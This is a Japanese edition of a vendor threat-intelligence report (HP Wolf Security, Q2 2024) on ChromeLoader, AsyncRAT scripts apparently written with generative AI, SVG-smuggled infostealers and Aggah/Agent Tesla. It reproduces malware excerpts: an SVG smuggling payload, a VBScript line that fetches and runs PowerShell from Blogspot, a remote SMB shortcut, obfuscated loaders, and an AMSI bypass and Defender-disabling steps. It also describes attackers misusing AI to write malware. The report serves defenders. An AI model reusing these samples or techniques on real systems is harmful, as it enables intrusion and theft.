

脅威インサイトレポート

2024年9月



脅威のランドスケープ

HP Wolf Security 脅威インサイト
レポートの2024年9月版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セキュリティ体制を向上させます。¹
本レポートでは、2024年第2四半期に実際に発生した脅威について解説します。

エグゼクティブサマリー

ゲートウェイのセキュリティを回避したEメール脅威

12%

第2四半期にアーカイブで配信された脅威

39%

- 脅威アクターは、以前から生成AIを使用して説得力のあるフィッシングルアーを作成してきましたが、攻撃者がこの技術を使用して悪意のあるコードを書いたという証拠は限られていました。しかし、第2四半期にHPの脅威リサーチチームは、生成AIの助けを借りて書かれた可能性が非常に高いVBScript (T1059.005)とJavaScript (T1059.007)を使用してAsyncRATを拡散するマルウェアキャンペーンを特定しました。²³⁴ スクリプトの構造、コメント、関数名と変数の選択は、脅威アクターがマルウェアを作成するために生成AIを使用 (T1588.007)⁵した強力な手がかりとなりました。この活動は、生成AIがいかにか攻撃を加速させ、サイバー犯罪者がエンドポイントに感染させるハードルを下げているかを示しています。

- ChromeLoaderは、攻撃者が被害者のブラウジングセッションを乗っ取り、検索を攻撃者が管理するWebサイトにリダイレクトできるようにする、広く知られたWebブラウザマルウェアファミリーです。⁶ 第2四半期に、ChromeLoaderキャンペーンはより大規模で洗練されたものとなり、悪意のある広告(T1583.008)を利用して被害者をPDF変換ツールなどの生産性向上ツールを提供するWebサイトに被害者を誘導していました。⁷ これらの実行アプリケーションは、MSIファイル (T1218.007)に悪意のあるコードを隠し⁸、有効なコードサイニング証明書(T1553.002)がマルウェアによるWindowsセキュリティポリシーの回避を可能にし⁹、感染の可能性を高めていました。

- 攻撃者は常に検知を回避できることを期待して、エンドポイントに感染させるための変わった方法を探しています。第2四半期に、HPの脅威リサーチチームは、Scalable Vector Graphics (SVG) を通じてマルウェアを拡散させることで注目されたキャンペーンを特定しました。グラフィックデザインで広く使用されているSVG形式はXMLをベースとしており、スクリプトを含む多くの機能に対応しています。攻撃者はこの形式のスクリプト機能を悪用し、画像内に悪意のあるJavaScriptを埋め込み(T1027.009)¹⁰、最終的に複数のインフォメーションスティーラーが被害者のエンドポイントに感染しようと試みました。

特筆すべき脅威

ChromeLoaderは無料アプリを模倣しコードサイニング 証明書を悪用して検知を回避

ChromeLoaderは、Chromium Webブラウザの拡張機能としてインストールされ、被害者のブラウジングセッションを監視および制御できるマルウェアファミリーです。⁵ 2022年に初めて確認されたこのマルウェアは、主に悪意のある広告(T1583.008)⁶を通じて配布されています。その運営者は、感染したWebブラウザからの検索クエリを乗っ取り、広告をホストする攻撃者管理のWebサイトに被害者をリダイレクトすることで、アドフラウド (Ad Fraud) によってマルウェアから利益を得ています。昨年、我々は、マルウェアの仕組みと、そのオペレーターの戦術、技術、手順 (TTP) について詳しく調査した記事¹¹を書きました。

2024年第2四半期、ChromeLoaderの活動が増加し、拡散方法にも変化が見られました。これまでChromeLoaderは海賊版のソフトウェア、ゲーム、映画を宣伝するWebサイトにホストされた悪意のあるスクリプトファイルを通じて拡散していました。しかし、最近の大型キャンペーンでは、攻撃者は、PDF変換ツール、家電製品のマニュアルリーダー、レシピガイド(T1036)¹²などの検索エンジンの人気キーワードに関連する偽のソフトウェアインストーラー内にマルウェアを仕込むことで、より広範な潜在的な被害者を標的にしています。




図1- ChromeLoaderにつながる偽のPDF変換ツールを拡散するWebサイトの例

感染チェーンは、攻撃者がドメインを登録(T1583.001)し、偽のソフトウェアインストーラの宣伝とホスティングにそれを利用することから始まります。¹³潜在的な被害者は、検索エンジンの広告を通じてWebサイトに誘導され、そこでソフトウェアインストーラのダウンロードを勧められます。Webサイトは洗練され巧みにデザインされており、ユーザーがソフトウェアが偽物であることに気づくのは困難です。(図1)

ダウンロードボタンをクリックすると、被害者にはWindowsインストーラ(.msi)パッケージが提供(T1218.007)⁸されます。これらのファイルは、Windowsシステムにソフトウェアをインストールするために標準で使用されるため、疑いを招く可能性は低いでしょう。マルウェアをより発見されにくくするために、攻撃者はインストールファイルに有効なコードサイニング証明書を使用して署名(T1553.002)⁹しています。このため、インストールはAppLockerセキュリティポリシー(Windowsに組み込まれているアプリケーションの許可リスト作成技術)によってブロックされることもなく、ユーザーに警告が表示されることもありません。コードサイニング証明書が正規の企業から盗まれた可能性もありますし、脅威アクターが証明書を取得するために企業を登録した可能性もあります。




図2-ChromeLoader MSIに署名するために使用される有効なコードサイニング証明書

証明書の発行者によっては、失効プロセスに数ヶ月という長い時間がかかる場合もあり、マルウェアは長期間にわたって危険な状態になります。MSIファイルが開かれると、被害者には典型的なアプリケーションインストーラーのプロセスが表示され、利用規約やプライバシーポリシーへの同意を求められます。その間、マルウェアはAppData/Localディレクトリにインストールされます。興味深いことに、このソフトウェアは埋め込みのWebビューを介してユーザーの期待通りに動作するため、ITチームに疑わしいとして報告される可能性が低くなります。

このマルウェアは、レジストリ Runキー(T1547.001)¹⁴を通じてPCに常駐します。PCが起動するたびに、NodeJS JavaScript ランタイム環境(node.exe)を利用してJavaScriptファイル(T1059.007)が実行されます。⁴このスクリプトは更新をチェックし、悪意のあるブラウザ拡張機能 ChromeLoader がサイドロードされた Chrome ブラウザを起動します。(T1176)¹⁵




図3-バックグラウンドでChromeLoaderをインストールする偽のPDF編集ツール




図4-VirusTotalで検知率0%を示すChromeLoader MSIインストールパッケージ

実世界でマルウェア開発者を支援する生成AI

6月初旬、HP Sure Clickは請求書に見せかけた異常なフランス語のメール添付ファイルを隔離しました。この添付ファイルは単なるHTMLファイルで、ブラウザで開くとパスワードの入力を求められます。コードの初期分析により、これはHTMLスマグリング(T1027.006)¹⁶であることが判明しました。しかし、この種の他のほとんどの脅威とは対照的に、HTMLファイル内に格納されたペイロードはアーカイブ内で暗号化されていませんでした。その代わりに、ファイルはJavaScriptコード自体の中で暗号化されていました。攻撃者はAESを使用してファイルを暗号化し、ミスなく実装しました。つまり、ファイルを復号するには正しいパスワードが必要(T1027.013)¹⁷です。

メール本文は持っていなかったものの、コード内のさまざまな手がかりから、復号化されたファイルはZIPアーカイブであることが分かりました。また、パスワードはそれほど複雑ではないだろうと推測しました。その結果、妥当な時間内でブルートフォース攻撃を実施することができ、正しいパスワードを復元することに成功しました。




図5- AsyncRATにつながる感染チェーン



図6- Eメールに記載されたパスワードを入力するよう促すプロンプト

復号化されたアーカイブには、VBScriptファイル(T1059.005)³が含まれています。実行されると、感染チェーンが始まり、最終的にリモートアクセス型トロイの木馬(RAT)であるAsyncRATが展開されます。VBScriptは、Windowsレジストリにさまざまな変数(T1112)を書き込みます。これらの変数は、チェーンの中で後ほど再利用¹⁸されます。ユーザーディレクトリにドロップされたJavaScriptファイル(T1059.007)は、スケジュールされたタスク(T1053.005)^{4,19}によって実行されます。

このスクリプトは、レジストリから最初の変数であるPowerShellスクリプト(T1059.001)²⁰を読み取り、新たに開始されたPowerShellプロセスにそれをインジェクトします。その後、PowerShellスクリプトは他のレジストリ変数を利用し、さらに2つの実行可能ファイルを実行します。それらの実行可能ファイルは、正当なプロセス(T1055)²¹にインジェクトされた後、マルウェアのペイロードを開始します。

AsyncRATは、被害者のコンピューターをコントロールするために使用されるオープンソースのRATです。入手が容易であるため、脅威アクターがすべきことは、マルウェアを配信してインストールするための感染チェーンを開発することだけです。

興味深いことに、VBScriptとJavaScriptを分析した際に、コードが難読化されていないことが分かり、我々は驚きました。事実、攻撃者はコード全体にコメントを残しており、各行が何を行っているかを記述していました。単純な関数についても同様です。攻撃者はマルウェアをできるだけ理解しにくいものにしたいと考えているため、マルウェアに正当なコードのコメントが残されていることはまれです。

スクリプトの構造、各機能の一貫したコメント、機能名と変数の選択に基づいて推測すると、攻撃者がGenAIを使用してこれらのスクリプト(T1588.007)⁵を開発した可能性が高いと考えられます。この活動は、生成AIが攻撃を加速し、サイバー犯罪者がエンドポイントに感染させるためのハードルを低くしていることを示しています。

```
// Arrête un processus PowerShell en cours d'exécution
function arreterProcessusAvecPowerShell() {
    // Exécution de PowerShell
    shellWsh.Run(cheminPowerShell, 2);

    // Obtenir la collection des processus en cours via WMI
    var serviceWMI = obtenirServiceWMI();
    var requeteProcessus = "SELECT * FROM Win32_Process";
    var collectionProcessus = serviceWMI.ExecQuery(requeteProcessus);
    var enumerateur = new Enumerator(collectionProcessus);

    // Parcours des processus en cours
    for (; !enumerateur.atEnd(); enumerateur.moveNext()) {
        var processus = enumerateur.item();

        // Si le processus en cours est PowerShell
        if (processus.Name.toLowerCase() === "powershell.exe") {
            // Activation de la fenêtre PowerShell
            shellWsh.AppActivate(processus.ProcessId);

            // Envoi de commandes pour arrêter le processus conhost
            envoyerCommandesPourArreterConhost();

            // Pause pour permettre l'arrêt du processus
            WScript.Sleep(5000);
            break;
        }
    }
}
```

図7- 生成AIによって書かれたことを示す兆候を含むVBScriptからのコードの一例

PCにインフォステイラーを忍び込ませるための悪意のあるSVG画像

攻撃者は検知を回避するために、エンドポイントに感染させるための変わった方法がないか常に探しています。第2四半期には、Scalable Vector Graphics(SVG)を通じてマルウェアを拡散させる興味深いキャンペーンが確認されました。グラフィックデザインやウェブで広く使用されているSVGフォーマットはXMLをベースとしており、スクリプトを含む多くの機能に対応しています。攻撃者はこのフォーマットのスクリプト機能を悪用し、画像内に悪意のあるJavaScriptを埋め込み(T1027.009)¹⁰、最終的に、複数のインフォステイラーを被害者のエンドポイントに侵入させようとした。

SVG画像をWebブラウザで開くと、埋め込まれたJavaScriptコードが実行されます。Base64エンコードされたZIPアーカイブがデコードされ、ユーザーがダウンロードができるようになります。このアーカイブには、実行するとリモートWebサーバー(T1021.002)²²でホストされているServer Message Block(SMB)ファイル共有を読み込むファイルエクスプローラーウィンドウが開くURLファイルが含まれています。そこに保存されているのはショートカット(.lnk)ファイルです。ショートカットを開くと、cmd.exeコマンドを使用してバッチファイルがダウンロードされ、ユーザーのミュージックディレクトリに保存された後、実行されます。このバッチファイルがダウンローダーとして機能します。ただし、まずスクリプトが罠のPDFドキュメントを開き、ユーザーの注意をそらします。

次に、バッチファイルが、SMB共有からユーザーのローカルの「写真」および「スタートアップ」フォルダに、さまざまなスクリプト(VBS、CMD、BAT、PowerShell)をコピーします。これは永続的メカニズム(T1547.001)¹⁴として機能します。最後に、忘れてならないのは、これらのダウンロードされたスクリプトのほとんどが実行され、さまざまな感染シナリオにつながることで、SMB共有を利用して、複数のマルウェアファミリーがエンドポイントにインストールされます。これには、Venom RAT²³、XWorm²⁴、Remcos²⁵、AsyncRAT²が含まれません。

第2四半期に脅威を配信するために使用されたファイル形式の種類

122

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0" width="100" height="100">
  <script type="application/ecmascript">
    <![CDATA[document.addEventListener("DOMContentLoaded", function() {
      function base64ToArrayBuffer(base64) {
        var binary_string = window.atob(base64)
        var len = binary_string.length
        var bytes = new Uint8Array(len)
        for (var i = 0; i < len; i++) {
          bytes[i] = binary_string.charCodeAt(i)
        }
        return bytes.buffer
      }
      var file = 'UESDBBQAAAAIABc5kFijr50/hAAAAJUAAAAAASU5NT01DRS1UQ1NBQ09QTVNLQVMudXJ3si/bMK0kykstCc7ILypJLi2J5eUKDFkxTcvM5bX51y8uLUrPTE7M0U1LLMrHzEvXTU7U587PdbC0MLDUT8/PT89J1ff0C/P3dhb15f308ckstlrH15fLIL/FO+bQ14DWK+rjYwHDAyIH00AUYoIQzjAUBJmaIQEsdDivILjG0HLXUSebkAUFsBAHQAFAAAAAgAFzmQNK0tI7+EAAAAIQAAABgAAAAAAAAAAQAgAAAAAAAAAE1OVk9JQ0UtVEJ3QUlPUE1T50FTLnYyYyFBLBQYAAAAAAQABEAYAAAC6AAAAAA==';
      var data = base64ToArrayBuffer(file);
      var blob = new Blob([data], {
        type: 'octet/stream'
      });
      var fileName = 'INVOICE-TBSACOPMSKAS.zip';
      var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
      document.documentElement.appendChild(a);
      a.setAttribute('style', 'display: none');
      var url = window.URL.createObjectURL(blob);
      a.href = url;
      a.download = fileName;
      a.click();
      window.URL.revokeObjectURL(url)
    }]);
  </script>
</svg>
```

図8 - SVGファイルに埋め込まれた悪意のあるJavaScript

```
[InternetShortcut]
URL=file:///surgical-farming-ca.com@9809/google/INVOICE
IDList=
HotKey=0
[ {000214A0-0000-0000-C000-000000000046} ]
Prop3=19,9
```

図9- リモートWebサーバーにホストされている悪意のあるSMBファイル共有を読み込むURLショートカットファイル

Sames Auto Arena – ASM GLOBAL Suite Order Form

Company Name: _____ Event Date: _____ Suite # _____
 Ordered By: _____ Payment Arrangements: _____ Invoice _____ Other _____
 Phone Number: _____ Visa _____ MasterCard _____ Amex _____ Discover _____
 Email: _____ Name: _____
 Suite Contact Email: _____ Card #: _____
 Contact Person For Event: _____ Exp: _____ Sec Code: _____

HOT FOOD DELIVERY TIME (CHECK ONE): [<input type="checkbox"/>] 1 HOUR PRIOR TO EVENT [<input type="checkbox"/>] AT START OF EVENT
Beverages, Snacks/Appetizers & Cold Food will be in suite when doors open.
Order Comments:

Please note a 18% administrative fee and 8.25% mixed beverage sales tax will be applied to your order.
 An Event Day orders: A separate order will be placed in your suite for your review. Orders can be placed with the Suite Attendant.

***PLEASE NOTE REQUIRED ADVANCED ORDER TIMES ***

EVENT STARTERS			BEVERAGES			ADVANCE ORDER SUBMISSION DEADLINE	
ITEM	PRICE	QTY	ITEM	PRICE	QTY	EVENT DAY	ORDER PRIOR BY 4PM
Tortilla Chips & Salsas	\$18.00		Pepsi (six pack) 12oz	\$ 18.00			
Endless Popcorn	\$20.00		Diet Pepsi (six pack) 12oz	\$ 18.00		Wednesday	Friday
Individual Popcorn Bucket	\$6.00		Pepsi Zero (six pack) 12oz	\$ 18.00		Thursday	Monday
			7-Up (six pack) 12oz	\$ 18.00		Friday	Tuesday
COLD ITEMS BELOW MUST BE ORDERED WITHIN 48 HOURS			Aquafina bottled water (six pack) 16oz	\$ 12.00		Saturday, Sunday, Monday	Tuesday
ITEM	PRICE	QTY	ITEM	PRICE	QTY		
Domestic Cheese Tray	\$40.00		Regular coffee (per dispenser)	\$ 15.00		Tuesday	Wednesday
Fresh Fruit Tray	\$45.00		Topo Chico	\$ 8.00			
Vegetable Tray	\$40.00		Cranberry Juice	\$ 8.00			
			Orange Juice	\$ 8.00			

図10- 標的に示されるデコイ (罜) PDF

AggahがPC感染の手段をPDFドキュメントに切り替える

検知を回避するために合法的なクラウドサービスを悪用することは、攻撃者に依然としてよく使われる手法です。Aggahマルウェアキャンペーンも例外ではありません。²⁶ この脅威アクターのキャンペーンには、以下の特徴があります：

- ブログ記事に埋め込まれ、Bloggerでホストされる、またはblogspot.comのリダイレクト経由でダウンロードされるペイロードのスクリプトコード(T1102)²⁷
- Mediafireなどのダウンロードポータルでホストされる悪意のあるコード(T1102)²⁷
- 感染の要素とペイロードは常にテキスト形式でダウンロードされ、ローカルでデコードされる(T1027.013)²⁸
- 最終的なマルウェアが実行される前に、AMSI (Antimalware Scan Interface) やMicrosoft Defenderなどのセキュリティ機能が無効化される(T1562.001)²⁹
- 最終的なマルウェアのペイロードは、RATまたはクルデンシャルスティーラー

これらのTTPは、ネットワークの防御者にとって、Aggahの活動を検知し阻止することを困難にしています。このマルウェアは、BlogspotやMediafireなどの正規のWebサービスに接続し、テキストデータのみをダウンロードします。

4月末に確認したキャンペーンでは、AggahのTTP (攻撃手法) に変化が見られ、初期感染形式としてPDFドキュメントが利用されるようになっていました。これまでは、Aggahのキャンペーンでは主に、PowerPointプレゼンテーションなどの武器化されたOfficeドキュメントが使用されていました。

PDFドキュメントを開こうとすると、ユーザーには「ドキュメントは正常に読み込まれませんでした。代わりにダウンロードしてください」というメッセージが表示されます。多くのユーザーがWebブラウザでPDFドキュメントを閲覧しているため、このメッセージは妥当に思えます。

しかし、ダウンロードボタンをクリックすると、PDFドキュメントではなく、異なるファイル拡張子が付いた同名のVBSファイルがダウンロード(T1036.008)³⁰されます。このスクリプトは、blogspot.comのリダイレクトを経由してMediafireからダウンロードされます。ユーザーがファイルを開くことで、感染チェーンが始まります。

このVBScriptは非常に小さく、PowerShellスクリプトをダウンロードして実行するだけです。その際、Blogspotに再度問い合わせを行い、usrfiles[.]comからのリダイレクトによりダウンロードが実行されます。このPowerShellスクリプトには、さまざまなスクリプトブロックとエンコードされた実行ファイルが含まれており、実行時にデコードされます。



We're sorry, the preview didn't load. Please refresh the page.

Download

Microsoft Edge PDF Viewer

Error! Can Not Load Pdf! Please Download!

OK

図11 & 12 - ユーザーに悪意のあるVBScriptファイルをダウンロードおよび実行させることを目的とした偽のPDFエラー

まず、スクリプトは既知の AMSI バイパスを実行し、レジストリキー「HKCU:Software:Classes:CLSID:{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32」を存在しないダイナミックリンクライブラリに設定します。これにより、実行された PowerShell コードはマルウェアに対して正しくスキャンされなくなります(T1562.001)。²⁹ その後、PowerShell スクリプトは、Microsoft Defender にさまざまなファイルタイプ、プロセス、およびネットワークの除外を追加し、制御されたフォルダーアクセスや侵入防止システムなどのさまざまなセキュリティ機能を無効にします。これらのタスクが完了すると、「System32」という名前の新しいローカルユーザーが作成され、Administrator と Remote Desktop ユーザーグループに追加されます(T1136.001)。³¹ 最後に、Windows ファイアウォールが無効化され、WinDefend サービスの停止が試みられます。

これらの防御回避策の後、ペイロードが復号化され起動します。これは.NET バイナリであり、正当な名前で行うために、新たに開始されたプロセスに注入されます。展開されたマルウェアファミリーは Agent Tesla です。³² このマルウェアは、感染したエンドポイントから情報および認証情報を収集し、このデータをあらかじめ設定された Discord のチャットチャンネル経由で外部に送信します(T1102)。²⁷ さらに、PowerShell スクリプトは、PC 起動時に毎回マルウェアを起動するために、新しい VBScript をスタートアップフォルダに保存します(T1547.001)。¹⁴

初期感染ファイル形式の変化は注目に値します。しかし、それと同じくらい注目に値するのは、Aggah の他の TTP が過去 4 年間でほとんど変化していないことです。これは、この脅威アクターが、行動を根本的に変えることなく、システムへの侵入を成功させ続けていることを示唆しています。

```
.....: ExecuteGlobal ("CreateObject('WScript.Shell').Run 'powershell irm
pxl3.blogspot.com/atom.xml | .('1}{0}'-f'dasdwdwd','I').replace('dasdwdwd','ex')'",0")
```

図13 - BloggerのWebサイトに保存されたPowerShellスクリプトを実行するVBScript

```
function CON {
    param([Parameter(Mandatory = $true, ValueFromPipeline = $true)][ValidateNotNullOrEmpty()][string]$B
    ) -join ($B -split '(?<-\G.{8})(?!$)' | % { [char][Convert]::ToInt32($_, 2) })
}

$xmnr = CON $Phudigum
$xmnr | .('1}{0}'.replace('$','0')-f'!', 'I').replace('!', 'ex')
(CON $bulgumchupitum) | .('1}{0}'.replace('$','0')-f'!', 'I').replace('!', 'ex')
#the File will start cumiing to your pc


$kamakuchi= "C:\ProgramData\phuddiupdate"
ni $kamakuchi -it d -fo
$gandkibarish =
'01110011011001010111100001110101011101010111010100100000001111010010000000100010011100000100111101110111011001010101001001110011010
010000100010101101100011011000010000000101101010001010101000000100000010000100111100101110000011100110010000001101001011101110111001
00010000000110110001110101011100110010001101011011000010110110010000001111000010000000101110001010000010011101110111011001
```

図14 - 難読化されたPowerShellスクリプトの内容

```
# Execute the command using the decoded byte arrays
function ExecuteCommand {
    $typeName = 'A.B'
    $method = 'C'
    $type = $assembly.GetType($typeName)
    $invokeMethod = $type.GetMethod($method)
    $frameworkPath = 'C:\Windows\Microsoft.NET\Framework'
    $v4Path = $frameworkPath + '\v4.0.30319\RegSvc.exe'
    $v2Path = $frameworkPath + '\v2.0.50727\RegSvc.exe'
    $v3Path = $frameworkPath + '\v3.5\Msbuild.exe'
    $args = [OBJECT[]]
    $nullArray = $null, { $args }
    $invokeMethod.Invoke($nullArray, ($v4Path, $data2))
    $invokeMethod.Invoke($nullArray, ($v2Path, $data2))
    $invokeMethod.Invoke($nullArray, ($v3Path, $data2))
}
```

図15 - Agent Teslaマルウェアを正当なプロセスに注入する関数

マルウェアの ファイル拡張子



脅威の侵入経路

61%

Eメール

18%

Webブラウザダウンロード

21%

その他

脅威のファイルタイプのトレンド

